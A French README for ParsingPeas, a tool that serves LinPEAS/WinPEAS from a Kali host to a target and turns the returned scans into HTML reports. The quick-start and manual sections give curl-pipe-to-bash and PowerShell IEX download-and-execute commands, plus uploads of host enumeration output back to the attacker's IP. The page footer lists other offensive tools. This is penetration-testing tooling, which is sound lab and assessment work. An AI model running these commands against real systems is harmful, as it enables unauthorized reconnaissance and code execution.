Pourquoi

La sortie brute de PEASS est un mur de texte terminal défilant qui disparaît dès que votre shell meurt. ParsingPeas :

  • Automatise les tâches fastidieuses — pas de scp, pas d'hébergement de linpeas vous-même, pas de copier-coller de la sortie vers Kali.
  • Sauvegarde — chaque analyse devient un rapport HTML horodaté sur votre hôte.
  • Rend la navigation possible — la sortie est découpée en sections réelles de LinPEAS avec une barre latérale catégorisée, des surlignages de résultats et une recherche en texte intégral.
  • Se transporte bien — chaque rapport est un unique fichier .html autonome que vous pouvez copier hors de la machine, archiver ou ouvrir hors ligne en double-cliquant.

C'est de la présentation + logistique, pas un moteur d'exploitation : il préserve fidèlement le coloriage et les résultats de PEASS plutôt que de les réinterpréter.


Fonctionnalités

  • Flux de travail en une ligne — la cible télécharge le wrapper depuis votre hôte, exécute PEASS et POST le résultat automatiquement.
  • Fonctionne hors ligne sur la cible — tout est servi depuis votre hôte Kali.
  • Analyse fidèle des sections — suit la hiérarchie réelle des en-têtes à deux niveaux de LinPEAS (sections majeures + sous-vérifications) ; les liens hacktricks et les lignes de vérification restent en tant que contenu sans polluer la table des matières.
  • Rapports autonomes — la sortie terminal est intégrée en ligne ; un seul fichier, aucun fichier annexe, s'ouvre via file://.
  • Vue interactive du rapport :
    • Table des matières dans la barre latérale regroupée par sections propres à PEASS, avec des compteurs critiques/élevés.
    • Barre des résultats — pastilles N critique / N élevé qui sautent entre les sections signalées, plus une légende de couleurs.
    • Filtre « Résultats uniquement » pour un tri rapide.
    • Bascule de retour à la ligne (activée par défaut — plus de lignes tronquées).
    • Scrollspy — la section courante est mise en surbrillance dans la table des matières pendant le défilement.
    • En-têtes de section fixes et points « marquer comme lu » qui persistent (localStorage, par rapport).
    • Badges d'en-tête pour l'utilisateur courant (rouge si root) et le système d'exploitation.
  • Onglet Sortie terminal complète — l'intégralité du scan, entièrement colorié, rendu en une seule passe afin que le Ctrl+F du navigateur recherche dans tout son contenu.
  • Thème sombre discret — agréable pour les yeux lors de longues sessions.
  • Linux & Windows — LinPEAS (bash) et WinPEAS (PowerShell).

Démarrage rapide

Sur votre hôte Kali

git clone https://github.com/YuvalMil/ParsingPeas.git
cd ParsingPeas
./setup.sh                      # télécharge LinPEAS + WinPEAS dans scripts/
pip3 install -r requirements.txt
python3 receiver.py             # sert sur http://0.0.0.0:8005

Laissez receiver.py en cours d'exécution. Trouvez l'adresse IP par laquelle la cible vous atteindra :

  • HTB / VPN : votre adresse tun0 — ip -4 addr show tun0
  • LAN : l'adresse IP de votre interface normale

Sur la cible

Linux/Unix (utilise curl, se rabat sur wget) :

curl -sSL http://VOTRE_IP_KALI:8005/get-script | bash

Windows (PowerShell / reverse shell) :

powershell -ExecutionPolicy Bypass -Command "IEX(New-Object Net.WebClient).DownloadString('http://VOTRE_IP_KALI:8005/get-script.ps1')"

Choisissez la commande unique qui correspond au système d'exploitation cible — Linux sert LinPEAS, Windows sert WinPEAS.

Consulter le rapport

Les rapports sont générés sur votre hôte Kali dans ./reports/. Soit :

  • Parcourez l'index à l'adresse http://VOTRE_IP_KALI:8005 et cliquez sur un rapport, ou
  • Ouvrez directement le fichier généré — il est autonome :
    xdg-open ./reports/report_<hôte>_<horodatage>.html
    

Copiez ce seul fichier .html n'importe où ; il fonctionne tout seul.


Fonctionnement

Cible → télécharge le wrapper depuis Kali → exécute PEASS → POSTe la sortie → Kali analyse → rapport HTML autonome

La cible n'a jamais besoin d'Internet — le wrapper et les binaires PEASS sont tous servis depuis votre hôte.


Utilisation du rapport

  • Onglet Résumé du rapport — sections regroupées par catégorie PEASS dans la barre latérale. Les points rouges/jaunes marquent les sections avec des résultats critiques/élevés. Utilisez les pastilles Résultats pour sauter directement à ces sections, ou Résultats uniquement pour masquer tout le reste.
  • Onglet Sortie terminal complète — le scan colorié complet. Tapez simplement Ctrl+F pour rechercher ; la sortie entière est rendue, donc la recherche native couvre tout son contenu.
  • Cliquez sur un point de résultat pour marquer une section comme lue — elle reste lue lorsque vous rouvrez le rapport.

Utilisation manuelle

Si la commande unique échoue, faites-le à la main.

Linux :

# Sur la cible
curl http://KALI_IP:8005/get-linpeas -o /tmp/lp.sh
chmod +x /tmp/lp.sh
/tmp/lp.sh > /tmp/out.txt
# Renvoyer
curl -X POST -H "X-Hostname: $(hostname)" -H "X-Scan-Type: linpeas" \
  --data-binary @/tmp/out.txt http://KALI_IP:8005/upload

Windows (PowerShell) :

Invoke-WebRequest -Uri http://KALI_IP:8005/get-winpeas -OutFile $env:TEMP\wp.exe
& "$env:TEMP\wp.exe" > $env:TEMP\out.txt
Invoke-WebRequest -Uri http://KALI_IP:8005/upload -Method POST `
  -Headers @{"X-Hostname"=$env:COMPUTERNAME; "X-Scan-Type"="winpeas"} `
  -InFile $env:TEMP\out.txt

Analyser un vidage PEASS que vous possédez déjà :

python3 parser.py /chemin/vers/peas_output.txt   # écrit un rapport HTML dans ./reports/

Configuration

Modifiez le haut de receiver.py :

RéglageValeur par défautRemarques
Port8005changez la ligne app.run(... port=...)
OUTPUT_DIR./received_outputsscans bruts téléchargés
REPORTS_DIR./reportsrapports HTML générés
SCRIPTS_DIR./scriptsbinaires LinPEAS/WinPEAS
MAX_UPLOAD_SIZE10 Moappliqué — les téléchargements plus volumineux reçoivent HTTP 413

Dépannage

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    343
  • 5

    antifox

    antifox-ai/antifox

    Plateforme de test d'intrusion autonome multi-agents par IA qui exécute la reconnaissance, la découverte de la surface d'attaque, la validation de l'exploitation et la livraison de rapports étayés par des preuves.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    258

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →







